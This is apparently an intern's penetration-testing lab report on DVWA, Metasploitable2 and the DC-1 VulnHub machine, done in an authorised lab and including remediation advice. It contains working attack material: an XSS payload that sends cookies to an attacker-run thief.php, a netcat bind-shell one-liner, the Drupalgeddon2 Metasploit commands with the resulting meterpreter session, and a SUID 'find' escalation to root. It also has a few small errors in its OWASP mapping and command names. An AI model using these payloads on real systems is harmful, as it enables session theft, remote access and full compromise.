VAPT Report for Metasploitable2 & DVWA Environment

Name: Alok Kumar Sahu
Role: VAPT Intern
Environment: Kali Linux (Attacker), DVWA, Metasploitable2, DC-01 (Targets)
Assessment Type: Full-Cycle Vulnerability Assessment & Penetration Testing **Date:** 2025-12-18

1. Executive Summary

This report documents a full-cycle Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted in a controlled laboratory environment. The objective of this assessment was to identify, exploit, and document security vulnerabilities across web applications and underlying systems, simulating real-world attack scenarios.

The engagement covered OWASP Top 10 web vulnerabilities, advanced exploit chaining, post-exploitation activities, forensic evidence handling, and a complete capstone penetration test from initial reconnaissance to root compromise. Multiple critical vulnerabilities were identified and successfully exploited, resulting in complete system compromise.

The findings demonstrate that an attacker could gain unauthorized access, escalate privileges, and maintain control over affected systems. Immediate remediation and secure configuration practices are strongly recommended.

The report provides:

- Detailed vulnerability findings supported by evidence
- Exploit chaining demonstration
- Risk assessment and remediation recommendations
- Professional documentation aligned with PTES methodology

2. Scope & Objectives

2.1 Scope of Assessment

Component	Status
Web Application Testing	Included
Network & Service Enumeration	Included
Exploit Chaining	Included
Post-Exploitation	Included

Social Engineering	Excluded
Denial of Service	Excluded

All testing was conducted on intentionally vulnerable lab systems with proper authorization.

2.2 Objectives

- Identify OWASP Top 10 vulnerabilities
- Perform manual and automated exploitation
- Demonstrate exploit chaining
- Conduct post-exploitation and evidence collection
- Document findings in a professional pentest report

3. Tools & Environment

3.1 Testing Environment

- **Attacker:**
  - Kali Linux (Latest)
  - Role: VAPT Analyst
- **Targets:**
  - DVWA (Web Application)
  - Metasploitable2 (Web + Services)
  - DC-0:1 VulnHub VM (Capstone Lab

3.2 Tools Used

- **Nmap:** Network reconnaissance
- **OpenVAS:** Vulnerability scanning
- **Burp Suite:** Manual web testing
- **Sqlmap:** SQL Injection exploitation
- **Metasploit Framework:** Exploitation & post-exploitation
- **Wireshark:** Network traffic capture
- **sha256sum**: Evidence integrity verification

4. Methodology

The assessment followed the Penetration Testing Execution Standard (PTES) framework:

1. Pre-Engagement & Planning
2. Reconnaissance & Enumeration
3. Vulnerability Analysis
4. Exploitation
5. Post-Exploitation & Evidence Collection
6. Reporting & Risk Assessment
7. Remediation Validation

SECTION A - WEB APPLICATION TESTING (DVWA)

5. WEB APPLICATION TESTING - OWASP TOP 10

5.1 Target Details

- **Target IP:** 192.168.56.101
- **Application:** DVWA
- **Focus:** OWASP Top 10 vulnerabilities

5.2 Identified Vulnerabilities

5.2.1 SQL Injection

- **Severity:** Critical
- **OWASP:** A03 - Injection
- **CVSS:** 9.1

Description: Improper input validation allows attackers to inject malicious SQL queries. Successful exploitation enabled authentication bypass and database access.

Evidence:

- Manual exploit




Figure 1: Burp-suite output confirming SQL Injection on DVWA login page.

- Automated exploit (Sqlmap)




Figure 2: Sqlmap output confirming SQL Injection on DVWA login page.

Remediation:

- Use prepared statements
- Implement server-side input validation

5.2.2 Reflected Cross-Site Scripting (XSS)

- **Severity:** Medium
- **OWASP:** A07 - Identification & Authentication Failures
- **CVSS:** 6.1

Description:
Unsanitized user input is reflected back to the browser, allowing execution of arbitrary JavaScript.

Evidence:




Figure 3: browser alert confirmation.

Payload:
`<script>alert('XSS');</script>`
Remediation:

- Output encoding
- Content Security Policy (CSP)

Findings:

ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=
002	XSS Reflected	Medium	http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=

5.3 Web Application Testing Summary

The DVWA web application was assessed against OWASP Top 10 vulnerabilities using both manual and automated testing techniques. Critical issues such as SQL Injection and reflected Cross-Site Scripting were identified, highlighting weak input validation and insufficient security controls. These vulnerabilities could be leveraged to gain unauthorized access and compromise application data.

SECTION B - ADVANCED EXPLOITATION & CHAINED ATTACK

6. CHAINED ATTACK USING METASPLOITABLE2 (DVWA)

6.1 Objective

Demonstrate a multi-stage exploit chain starting from a web vulnerability to full system compromise.

6.2 Exploit Chain

User Input

1. Reflected XSS
2. Session Hijacking
3. Admin Access
4. File Upload Abuse
5. Remote Code Execution

Attack flow:





Figure 3: Attack path diagram illustrating chained exploitation


6.3 Exploit Log

Exploit ID	Description	Target IP	Status	Shell
004	XSS to RCE Chain	192.168.56.101	Success	Bind shell

1. Reflected XSS




2. **Session Hijacking**



3. **File upload abuse**

4. **Remote code execution**



6.4 Payloads

- **XSS to steal cookie:**

<script>document.location='http://10.0.2.12/thief.php?data='+document.cookie</script>

- **Bind shell:**

rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 9001 > /tmp/f

6.5 PoC Customization Summary

The original Python proof-of-concept exploit obtained from Exploit-DB was customized to match the target environment. Modifications included updating the target IP address, adjusting request parameters, refining payload execution logic, and improving error handling to ensure reliable exploitation against the specific service configuration.

Case Study: SQL Injection Leading to Information Disclosure

In a lab environment, I demonstrated a chain of vulnerabilities starting with SQL Injection (SQLi), progressing through CSRF, XXE, and Information Disclosure, ultimately leading to Remote Access.
The attack vector progresses through a series of vulnerabilities: SQLi → CSRF → XXE → Information Disclosure → Remote Access.

6.6 Developer Escalation Email (Simulated)

Dear Development Team,

During the recent security assessment, a critical vulnerability chain was identified on host **192.168.56.101**. The issue allows an attacker to exploit web-layer vulnerabilities and escalate to remote code execution, resulting in complete system compromise. Successful exploitation was demonstrated in a controlled environment. We strongly recommend sanitizing user inputs, disabling unnecessary file upload functionality, and applying the latest security patches immediately. Addressing these issues promptly will significantly reduce the risk of unauthorized access and data compromise.

Regards,
VAPT Team

-

SECTION C REPORTING PRACTICE & ATTACK PATH VISUALIZATION

7. ATTACK PATH DIAGRAM (REPORTING PRACTICE)

A visual attack chain was created to communicate technical risk to non-technical stakeholders.

Diagram Flow (Draw.io):

Browser Input
↓
SQL injection
↓
CSRF (Cross-site request forgery)
↓
Admin Dashboard
↓
XXE (xml external entity)
↓
Sensitive data leakage
↓
Remote server access

Evidence:




Figure 4: an attack chain leads to RCE

-

Chained Exploitation Vulnerability Table:

Vulnerability	Severity	CVSS score
SQL Injection	Critical	9.1
Cross-Site Request Forgery (CSRF)	High	8.0
XML External Entity (XXE)	High	7.5
Information Disclosure	Medium	5.3
Remote Login via SSH	High	7.4

7.1 Non-Technical Management Summary

The security assessment identified multiple weaknesses that could allow unauthorized individuals to access internal systems. By combining several vulnerabilities, an attacker could gain control over servers and sensitive data. Such incidents may lead to operational disruption and reputational damage. It is recommended to address these issues promptly, strengthen system configurations, and perform regular security assessments to reduce future risks.

-

SECTION D POST-EXPLOITATION & EVIDENCE COLLECTION

8. POST-EXPLOITATION ACTIVITIES

8.1 Actions Performed

- User context verification (whoami)
- OS fingerprinting
- Controlled command execution
- Network traffic monitoring

8.2 Evidence Collection

Item	Description	Date	Hash
Traffic Log	HTTP Traffic Capture	2025-12-17	c966e241d45f55b33332df7d09b3303f73bb48f9568ab9e412b7a47017800b84
Shell proof (/etc/passwd)	Metasploitable 2 shell	2025-12-17	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

Evidence:




Figure 5: Wireshark capture of HTTP traffic.

```
v4jra@kali:~$ sha256sum test.log.pcapng
c966e241d45f55b33332df7d09b3303f73bb48f9568ab9e412b7a47017800b84  test.log.pcapng
```

Figure 6: SHA256 hash verification of collected evidence.

Note: Chain-of-custody was maintained throughout evidence handling.

-

8.3 Evidence Collection Summary

Post-exploitation activities confirmed the severity of the identified vulnerabilities. Network traffic and system artifacts were collected in a controlled manner. Cryptographic hashes were generated to preserve evidence integrity and maintain proper chain-of-custody throughout the assessment process.

-

SECTION E CAPSTONE PROJECT (FULL VAPT CYCLE)

9. CAPSTONE PROJECT - DC-01 VM

9.1 Objective

Perform a complete penetration test from reconnaissance to root compromise.

9.2 Phases Performed

9.2.1 Reconnaissance

- Network scanning using Nmap
- Service enumeration

Command:

```
sudo nmap -p- -sV -sC --min-rate=1000 -oA ~/VAPT_Project/evidence/scan-all-ports 192.168.56.101 -vv
```

Evidence:

```
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/Dn1ktunFd09FT5Nm/ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQS
kl5QO0OHzs8dovwe3e+doYiHTRZ9nnlNGbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GAn16r9rSLU
gNpHx9hZpyobSyOkEU3b/hnE/hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//BwzC2IlByd7g7eQiXgZC2pGE4Rg
di27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeyAbOoNq52WtzWId1mqDoOzu7qG52HarRmxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2kIvQipy
iiEFJRHg9AtsgE2Mt9RAg2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1y
GC3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdXf70fiv
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvgWlkhSKutr8l75VBlGbgTaFBcTz
KkNU=
80/tcp  open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
111/tcp open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          50481/udp   status
|   100024  1          50546/tcp   status
|   100024  1          51719/udp6  status
|_  100024  1          60997/tcp6  status
```

Figure 7: Nmap scan results for DC-0:1




Figure 8: wappalyzer findings.

9.2.2 OpenVAS findings:

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.56.103		general/tcp	N/A	N/A	Tue, Dec 16, 2025 5:46 AM Coordinated Universal Time
Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check	9.8 (High)	98 %	192.168.56.103		80/tcp	N/A	N/A	Tue, Dec 16, 2025 6:24 AM Coordinated Universal Time
Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	7.5 (High)	98 %	192.168.56.103		80/tcp	N/A	N/A	Tue, Dec 16, 2025 6:24 AM Coordinated Universal Time
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.56.103		22/tcp	N/A	N/A	Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	192.168.56.103		22/tcp	N/A	N/A	Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Sensitive File Disclosure (HTTP)	5.0 (Medium)	70 %	192.168.56.103		80/tcp	N/A	N/A	Tue, Dec 16, 2025 6:33 AM Coordinated Universal Time
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.56.103		80/tcp	N/A	N/A	Tue, Dec 16, 2025 5:57 AM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	80 %	192.168.56.103		22/tcp	N/A	N/A	Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	192.168.56.103		22/tcp	N/A	N/A	Tue, Dec 16, 2025 5:50 AM Coordinated Universal Time
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	192.168.56.103		general/tcp	N/A	N/A	Tue, Dec 16, 2025 5:32 AM Coordinated Universal Time

The table focusing only on Critical, High, and medium vulnerabilities without remediation details:

Vulnerability	Severity	CVSS Score
Drupal Core Critical RCE Vulnerability (SA-CORE-2018002)	Critical	9.8
Drupal Core SQLi Vulnerability (SA-CORE-2014-005)	High	7.5
Sensitive File Disclosure (HTTP)	Medium	5.0
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	Medium	5.3
Weak Host Key Algorithm(s) (SSH)	Medium	5.3
Cleartext Transmission of Sensitive Information via HTTP	Medium	4.8
Weak Encryption Algorithm(s) Supported (SSH)	Medium	4.3
Weak MAC Algorithm(s) Supported (SSH)	Medium	5.0

Explanation:

- **Critical (CVSS 9.8):** The vulnerabilities related to Drupal's RCE and SQLi are extremely high-risk and need immediate patching.
- **High (CVSS 7.5):** These vulnerabilities allow remote code execution and need quick attention.
- **Medium (CVSS 4-5):** While not as critical, these issues still pose risks and should be addressed by improving encryption standards, securing file disclosures, and using secure communication channels.

9.2.3 Enumeration

- User and service enumeration
- Web application mapping

9.2.4 Exploitation

- Identified vulnerable services
- Successfully exploited misconfigurations

Commands:

```
> Use exploit/unix/webapp/drupal_drupalgeddon2
> set lhost eth1
> set rhosts 192.168.56.103
> run
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set lhost eth1
lhost ⇒ 192.168.56.102
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.56.103
rhosts ⇒ 192.168.56.103
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (41224 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:43248) at 2025-12-16 11:15:51 +0530

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer        : DC-1
OS              : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Architecture    : i686
System Language : C
Meterpreter     : php/linux
meterpreter >
```

Figure 9: successfully get meterpreter shell

9.2.5 Privilege Escalation

- Escalated privileges to root

Commands:

find / -perm -u=s -type f 2>/dev/null
/usr/bin/find . -exec /bin/bash -p \; -quit
Sha356sum /etc/shadow

Evidence:

```
www-data@DC-1:/home/flag4$ sudo -l
bash: sudo: command not found
www-data@DC-1:/home/flag4$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$
```

Figure 10: privilege escalation through SUID

```
www-data@DC-1:/home/flag4$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
bash-4.2# cd /root
bash-4.2# whoami
root
bash-4.2# hostname
DC-1
bash-4.2# ls
thefinalflag.txt
bash-4.2# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
bash-4.2#
```

Figure 11: successfully gain root shell

9.2.6 Evidence Collection

Item log	Sha256 hash
Shadow file	f9a95a8899ca3a8a59a27a5c99aef3eb5161651d33e13f656307a848eca95bbd

9.3 PTES Engagement Summary

A full-cycle penetration test was conducted against the DC-0:1 vulnerable virtual machine following the Penetration Testing Execution Standard (PTES). The engagement began with reconnaissance to identify exposed services and attack surfaces. Enumeration techniques were applied to gather detailed information about system users, applications, and configurations.
Identified vulnerabilities were successfully exploited to gain initial access. Further analysis revealed privilege escalation vectors, which were leveraged to obtain root-level access. Post-exploitation activities validated the impact while ensuring controlled interaction with the system.
The assessment demonstrated that outdated software, weak configurations, and insufficient hardening significantly increased the attack surface. Applying security patches, restricting service exposure, and enforcing least-privilege access are strongly recommended to mitigate future risks.

10. RISK SUMMARY

Vulnerability	Risk Level
Remote Code Execution	Critical
SQL Injection	Critical
Weak Authentication	High
XSS	Medium

Overall Risk Level: HIGH

11. REMEDIATION RECOMMENDATIONS

- Patch all vulnerable services
- Enforce secure coding practices
- Harden authentication mechanisms
- Conduct periodic VAPT assessments
- Implement logging and monitoring

12. CONCLUSION

This unified VAPT engagement demonstrates end-to-end penetration testing capability, including web exploitation, exploit chaining, post-exploitation, forensic evidence handling, and full system compromise. The findings highlight significant security gaps that require immediate remediation to reduce organizational risk.

13. KEY LEARNINGS

- Practical application of OWASP Top 10
- Real-world exploit chaining techniques
- Post-exploitation methodology
- Professional evidence handling
- Industry-standard reporting practices

14. REFERENCES

- **OWASP Top 10** - https://owasp.org
- **Metasploit Framework -** https://www.metasploit.com
- **Nmap** - https://nmap.org
- **CVE Database** - https://cve.mitre.org
- **SUID exploit -** https://gtfobins.github.io/gtfobins/find/#suid
- **Exploit-DB -** https://www.exploit-db.com/exploits/44449